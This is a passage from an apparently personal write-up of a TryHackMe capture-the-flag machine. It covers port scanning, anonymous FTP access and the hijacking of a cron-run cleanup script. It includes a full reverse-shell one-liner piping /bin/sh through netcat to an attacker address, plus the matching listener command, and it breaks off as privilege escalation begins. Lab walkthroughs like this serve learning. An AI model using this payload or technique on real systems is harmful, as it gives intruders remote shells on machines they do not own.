Challenge Description
Not the hacking group
Challenge Setup
Tools Used:
- Nmap — Port scanning & service/version enumeration
- FTP — Interacting with the FTP server
- Netcat — Reverse shell listener
- find — Searching the filesystem for SUID binaries
- GTFOBins — SUID exploitation reference
- PentestMonkey reverse-shell cheat sheet — Reverse shell payloads
Environment:
- TryHackMe hosted target machine (via VPN connection)
- Kali Linux (attacker machine)
Initial Recon


I deployed the machine to get its IP address, then ran an Nmap scan to identify open services:
nmap -sV <target-ip>
The scan showed four open ports:
- FTP on port 21
- SSH on port 22
- NetBIOS-SSN on port 139
- Microsoft-DS on port 445
The version scan confirmed 139 and 445 were both SMB-related services.
Exploitation / Solution
Step One — FTP Enumeration


I tried logging into FTP with the standard anonymous credentials (username anonymous, any password), and it worked:
ftp <target-ip>
In the FTP root there was a scripts folder containing three files:

clean.sh— a cleanup scriptremoved_files.log— empty, but with a timestamp that kept updatingto-do.txt— a note hinting that the SSH credentials in use weren't safe

I tried the FTP credentials against SSH on the off chance they were reused, but they didn't work.
Step Two — Abusing a Cron Job

The fact that removed_files.log kept updating despite being empty suggested a scheduled task was repeatedly running clean.sh. I didn't have direct confirmation of the crontab itself, but the FTP write access to that script gave me a way to test the theory.
I edited a local copy of clean.sh to append a reverse shell one-liner from PentestMonkey's cheat sheet:
rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc <attacker-ip> 4444 > /tmp/f
I uploaded the modified script back to the FTP server, overwriting the original, then started a Netcat listener on my attacking machine:
nc -lvnp 4444
When the scheduled task next ran clean.sh, the payload executed and I caught a reverse shell as the target user — confirming the cron job theory.
Step Three — Privilege Escalation

With shell access, I found the user flag in the home directory.

I then enumerated 